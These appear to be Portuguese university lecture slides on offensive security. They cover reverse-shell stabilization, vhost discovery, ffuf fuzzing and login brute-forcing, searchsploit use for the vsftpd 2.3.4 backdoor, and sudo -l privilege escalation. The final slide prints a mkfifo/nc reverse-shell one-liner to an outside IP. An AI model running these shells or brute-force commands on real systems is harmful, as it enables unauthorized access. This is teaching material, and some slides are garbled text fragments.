

TAC - OFFSEC

Aula 04



Prof. Roberto Rodrigues-Filho
Dept. de Ciência da Computação (CIC)
Universidade de Brasília (UnB)

- “*stabilize a shell*” ou “*TTY a shell*”
- vhosts
- fuzzing parâmetros web
- CVEs, exploit-db
- Escalação de privilégio: sudo -l (mais sobre)



Stabilizing a shell



Stabilizing a Shell ou TTY a Shell

- Quando você obtém uma revshell, normalmente ela vem toda feia – não tem como usar tab, histórico (setas pra cima, pra baixo)

```
listening on [any] 4444 ...
connect to [10.23.5.48] from (UNKNOWN) [10.10.180.231] 40368
Linux THM-Chal 4.15.0-70-generic #79~16.04.1-Ubuntu SMP Tue Nov 12 11:54:29 UTC 2019 i686 i686 i686 GNU/Linux
 21:11:06 up  2:13,  0 users,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ █
```





Stabilizing a Shell ou TTY a Shell

- Solução: Há muitas formas de ter uma shell que funciona normal
- Python:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

Stabilizing a Shell ou TTY a Shell

- Solução: Há muitas formas de fazer uma normal
- Python:

Não tem histórico e se tiver no netcat, se fizer ctrl+c ele desconecta.

```
python -c 'import pty; pty.spawn("/bin/sh")'
```



Stabilizing a Shell ou TTY a Shell

- Solução: Há muitas formas de ter uma shell que funciona normal
- Script:

```
/usr/bin/script -qc /bin/bash /dev/null
```



Stabilizing a Shell ou TTY a Shell

- Solução: Há muitas formas de fazer isso, mas a mais normal
- Script:

`/usr/bin/script -qc /bin/bash /dev/null`

Bom quando o Python
não está disponível



Stabilizing a Shell ou TTY a Shell

- Solução: Há muitas formas de ter uma shell que funciona normal
- Script:

```
/usr/bin/script -qc /bin/bash /dev/null
```



Stabilizing a Shell ou TTY a Shell

- Solução: Há muitas formas de ter uma shell que funciona normal

<https://blog.ropnop.com/upgrading-simple-shells-to-fully-interactive-ttys/>

vhosts



Às vezes, encontramos algo assim na saída do nmap:

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 63:10:96:9b:b8:8c:1d:65:ed:8b:36:58:52:11:49:bc (RSA)
|   256 d5:36:1c:96:d4:89:41:eb:7b:d1:49:26:a5:5e:2f:d4 (ECDSA)
|_  256 45:da:58:2c:c0:00:94:27:c8:3f:24:71:d2:89:b8:68 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to http://[REDACTED].thm
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```






Às vezes, encontramos algo assim na saída do nmap:

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 63:10:96:9b:b8:8c:1d:65:ed:8b:36:58:52:11:49:bc (RSA)
|   256 d5:36:1c:96:d4:89:41:eb:7b:d1:49:26:a5:5e:2f:d4 (ECDSA)
|_  256 45:da:58:2c:c0:00:94:27:c8:3f:24:71:d2:89:b8:68 (ED25519)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Did not follow redirect to http://[REDACTED].thm
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```



vhosts

Se jogar o IP no navegador acontece isso...



Por que isso acontece?

- Um servidor pode hospedar vários sites
- O navegador faz a request para o IP, mas não altera adequadamente o campo “Host: host” no header do HTTP
- Em arquivos de configuração(ex., nginx) coloca-se um redirect para o host padrão, quando não define-se o host na requisição
- Se o DSN não conseguir resolver o host, dá problema. Se conseguir, ainda assim tem perigo de redirecionar para outro IP.
- **Solução?**

Por que isso acontece?

- Um servidor
- O navegador
- ca
- P
- S
- p
- **Soluções**

```
GET /somedir/page.html HTTP/1.1
```

```
Host: www.someschool.edu
```

```
User-agent: Mozilla/4.0
```

```
Connection: close
```

```
Accept-language: fr
```

(carriage return, line feed extras)

Problema de resolução de nome a partir do redirecionamento

- **Solução?**
- **Editar o /etc/hosts**


```
UW PICO 5.09                                     File: /etc/hosts
##
# Host Database
#
# localhost is used to configure the loopback interface
# when the system is booting. Do not change this entry.
##
127.0.0.1        localhost
255.255.255.255 broadcasthost
::1             localhost
# Added by Docker Desktop
# To allow the same kube context to work on the host and the container:
127.0.0.1 kubernetes.docker.internal
# End of section
10.1.16.3 algumasala.thm
```

fuzzing!

- O que é fuzzing?

FUZZING

Send many unexpected inputs to a program to find bugs and crashes.





Fuzzing!

- Uma boa ferramenta pra fazer FUZZING é o FFUF!

\$ ffuf -h

<https://github.com/ffuf/ffuf>





roberto.filho@unb.br

FFUF



GET parameter fuzzing

GET parameter name fuzzing is very similar to directory discovery, and works by defining the `FUZZ` keyword as a part of the URL. This also assumes a response size of 4242 bytes for invalid GET parameter name.

```
ffuf -w /path/to/paramnames.txt -u https://target/script.php?FUZZ=test_value -fs 4242
```

If the parameter name is known, the values can be fuzzed the same way. This example assumes a wrong parameter value returning HTTP response code 401.

```
ffuf -w /path/to/values.txt -u https://target/script.php?valid_name=FUZZ -fc 401
```

POST data fuzzing

This is a very straightforward operation, again by using the `FUZZ` keyword. This example is fuzzing only part of the POST request. We're again filtering out the 401 responses.

```
ffuf -w /path/to/postdata.txt -X POST -d "username=admin&password=FUZZ" -u https://target/login
```



Fuzzing!

- Uma boa ferramenta pra fazer FUZZING é o FFUF!

Fuzzing de diretórios

```
$ ffuf -w /path/to/wordlist -u http://target/FUZZ
```





Fuzzing!

- Uma boa ferramenta pra fazer FUZZING é o FFUF!

Fuzzing de vhost

```
$ ffuf -w /path/to/vhost/wordlist -u http://target -H "Host:  
FUZZ" -fs 4242
```



- Um

Fuzzing normalmente te
retorna algo assim:

```
admin    [Status: 404 , Size: 4242]  
test     [Status: 404 , Size: 4242]  
asdf     [Status: 404 , Size: 4242]
```

\$ f

FUZZ

FUF!

get -H "Host:





Fuzzing!

- Um

Filtrando o diferente!

FUF!

F

```
admin [Status: 200, Size: 532]
```

\$ f

get -H "Host:

FUZZ



• Uma

Regra de ouro no FUZZING:

1. Rode sem filtro
2. Identifique respostas repetidas
3. Use filtro para limpar o ruído

FUF!

F

\$ f

FUZZ

get -H "Host:





Fuzzing!

- Uma boa ferramenta pra fazer FUZZING é o FFUF!

Parâmetros

```
$ ffuf -w /path/to/paramnames.txt -u  
http://target/script.php?FUZZ=test_value
```



- Uma boa ferramenta pra fazer FUZZING é o FFUF!

Login

Username

Password

Login



Fuzzing!

-

IZZING é o FFUF!

Wrong username or password. Please try again.
Redirecting in 3 seconds.

Login

roberto.filho@unb.br





Fuzzing!

- Fuzzing é o FFUF!

Wrong password. Please try again.
Redirecting in 3 seconds.

Login





Fuzzing!

- Uma boa ferramenta pra fazer FUZZING é o FFUF!

Parâmetros

```
$ ffuf -w usernames.txt -X POST -u  
http://<ip_vitima>/login.php -d  
"username=FUZZ&password=pwned" -H "Content-Type:  
application/x-www-form-urlencoded"
```





Fuzzing!

- Uma boa ferramenta pra fazer FUZZING é o FFUF!

Parâmetros

```
$ ffuf -w passwords.txt -X POST -u http://<ip_vitima>/login.php  
-d "username=admin&password=FUZZ" -H "Content-Type:  
application/x-www-form-urlencoded"
```





Fuzzing!

- Uma boa ferramenta pra fazer FUZZING é o FFUF!

Wordlist:

/usr/share/wordlists -> Kali linux

`sudo apt install seclists`



CVE, Exploit DB



CVEs, ExploitDB

- O que é CVE?
 - Common Vulnerabilities and Exposure
 - É um padrão usado no mundo todo para identificar e catalogar falhas de segurança conhecidas.
 - Como se fosse o CPF da vulnerabilidade. Toood mundo pode se referir a ela usando o mesmo número.
 - Exemplo: CVE-2021-44228



- O que é CVE?
 - Common Vulnerabilities and Exposures
 - É um padrão usado no mundo para catalogar falhas de segurança
 - Como se fosse o CPF de uma vulnerabilidade, pode se referir a ela usando esse padrão
 - Exemplo: CVE-2021-44228

Mantido pela MITRE
Corporation - not-for-profit
corporation – financiada pelo
governo americano

- O que é CVE?
 - Um registro CVE normalmente inclui:
 - Descrição da vulnerabilidade
 - Produtos afetados
 - Versões vulneráveis
 - Referências (artigos, exploits, patches)

- O que é CVE?
 - Um registro CVE normalmente
 - Descrição da vulnerabilidade
 - Produtos afetados
 - Versões vulneráveis
 - Referências (artigos, exploits, patches)

Legal! Podemos usar o CVE para achar vulnerabilidades documentadas – quem sabe achamos exploit???

- CVE descreve a falha
- ExploitDB ajuda a explorá-la
 - Você pode ir direto no site e buscar:
 - apache 2.4.49
 - openssh 7.2
 - CVE-XXXX-XXXX
 - Ele retorna:
 - descrição
 - tipo de exploit



CVEs, ExploitDB

- ExploitDB
 - Ou via terminal:
 - searchsploit vsftpd 2.3.4

```
roberto$ searchsploit vsftpd 2.3.4
```

Exploit Title	Path
vsftpd 2.3.4 - Backdoor Command Execution	unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)	unix/remote/17491.rb



CVEs, ExploitDB

- ExploitDB
 - Ou via terminal:
 - searchsploit vsftpd 2.3.

Para baixar:

```
searchsploit -m  
unix/remote/49757.py
```

```
roberto$ searchsploit vsftpd 2.3.4
```

Exploit Title	Path
vsftpd 2.3.4 - Backdoor Command Execution	unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)	unix/remote/17491.rb

- ExploitDB
 - Ou via terminal:
 - `searchsploit vsftpd 2.3.`

Leia o código, entenda como funciona, e explore a vulnerabilidade!

```
roberto$ searchsploit vsftpd 2.3.4
```

Exploit Title	Path
vsftpd 2.3.4 – Backdoor Command Execution	unix/remote/49757.py
vsftpd 2.3.4 – Backdoor Command Execution (Metasploit)	unix/remote/17491.rb

Escalacão de privilégio: sudo -l

- O que mais da pra fazer com o sudo -l ???





Escalação de privilégios

- O que mais da pra fazer com o sudo -l ???

```
www-data@██████████:/$ sudo -l
```

```
User www-data may run the following commands on ██████████ :  
  (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl  
www-data@██████████:/$ █
```





Escalação de privilégios

- O que mais da pra fazer com o sudo -l ???

```
-rw-r--r-x  1 root  root    47 Nov 29  2019 backup.pl
```





Escalação de privilégios

- O que mais da pra fazer com o sudo -l ???

```
cat /home/itguy/backup.pl  
#!/usr/bin/perl  
  
system("sh", "/etc/copy.sh");
```





Escalação de privilégios

- O que mais da pra fazer com o sudo -l ???

```
www-data@██████████:/$ cat /etc/copy.sh  
cat /etc/copy.sh  
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.0.190 5554 >/tmp/f
```

